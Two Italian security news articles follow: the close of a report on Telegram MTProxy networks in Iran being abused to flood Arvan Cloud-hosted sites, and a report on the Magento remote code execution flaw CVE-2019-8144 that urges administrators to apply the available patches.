Lo stratagemma sarebbe semplice: basterebbe sostituire l'indirizzo IP di un server con quello del bersaglio all'interno della rete di proxy. In questo modo la vittima viene bersagliata dal traffico, mentre la rete Telegram, che distribuisce i collegamenti su più server, non subisce alcun rallentamento.

L'attacco non ha effetti devastanti, ma nei 4 giorni di

attacchi è stato sufficiente ad “abbattere” un discreto numero di siti Internet gestiti da Arvan Cloud. Nel suo comunicato, la società tecnologica denuncia il fatto che un attacco simile è stato possibile solo a causa del fatto che in Iran esiste un sistema di censura che ha “stimolato” la crescita del circuito degli MTProxy.

Condividi l’articolo

Brutta falla di sicurezza in Magento. È allarme rosso

Articoli correlati

Altro in questa categoria

---

https://www.securityinfo.it/2019/11/13/iran-lo-strano-caso-degli-attacchi-dai-proxy-per-telegram/

Brutta falla di sicurezza in Magento. È allarme rosso

Nov 12, 2019 Marco Schiaffino In evidenza, News, RSS, Vulnerabilità 0

Il CMS specializzato in siti di e-commerce ha una vulnerabilità che consente l’esecuzione di codice in

remoto. Disponibili le patch per tutte le versioni.

Una vulnerabilità in un Content Management System (CMS) per la creazione di siti Internet è sempre una brutta notizia. Se la falla di sicurezza riguarda **Magento**, il CMS più usato per la creazione e gestione di siti di commercio elettronico, il problema rischia di diventare gigantesco.

I siti di e-commerce, infatti, sono uno dei bersagli preferiti dei pirati informatici e in particolare di gruppi come **MageCart**, i cyber-criminali specializzati nel furto di dati di carte di credito.

A turbare i sonni degli esperti di sicurezza, questa volta, è un bug (CVE-2019-8144) che consente di portare un attacco alle versioni 2.3.1 e 2.3.2 di **Magento Commerce**, così come di **Page Builder**.

Secondo quanto riportato dallo sviluppatore del CMS, la vulnerabilità consentirebbe a un utente senza autenticazione di installare un qualsiasi malware sui siti creati con Magento. La scoperta del bug risale allo scorso 8 ottobre, ma sembra che gli utenti di Magento non abbiano preso troppo sul serio la segnalazione.



Ecco perché l'azienda ha pubblicato un "richiamo" all'interno della sezione del sito dedicata alla sicurezza in cui richiama l'attenzione sulla necessità di aggiornare il prima possibile il programma.

Che la situazione sia critica lo dimostra la reazione della stessa azienda che commercializza il software. **Nonostante il bug sia stato corretto nella versione 2.3.3 di Magento, infatti, sono state rese disponibili delle patch anche per le versioni 2.3.2 e 2.3.1**.

Una mossa, questa, che vuole aggirare uno dei più frequenti ostacoli che si presentano quando viene distribuito un aggiornamento, cioè la diffidenza degli amministratori che temono di andare incontro a problemi legati a eventuali incompatibilità con la nuova versione del software.

La ragione di tutta questa fretta è da ricercare nel fatto che i pirati informatici stanno probabilmente sfruttando attivamente la falla di sicurezza per colpire i siti vulnerabili. Non è un caso che il report relativo al bug

contenga il suggerimento per gli amministratori dei siti, una volta installata la patch, di eseguire in ogni caso un controllo per verificare che il sito non sia stato compromesso prima dell'installazione dell'aggiornamento.

Il suggerimento, quindi, è quello di applicare le patch per qualsiasi versione di Magento con la massima urgenza.

Condividi l'articolo

Proteggere i cloud pubblici dalle vulnerabilità comuni

Articoli correlati

Altro in questa categoria

---

https://www.securityinfo.it/2019/11/12/brutta-falla-di-sicurezza-in-magento-e-allarme-rosso/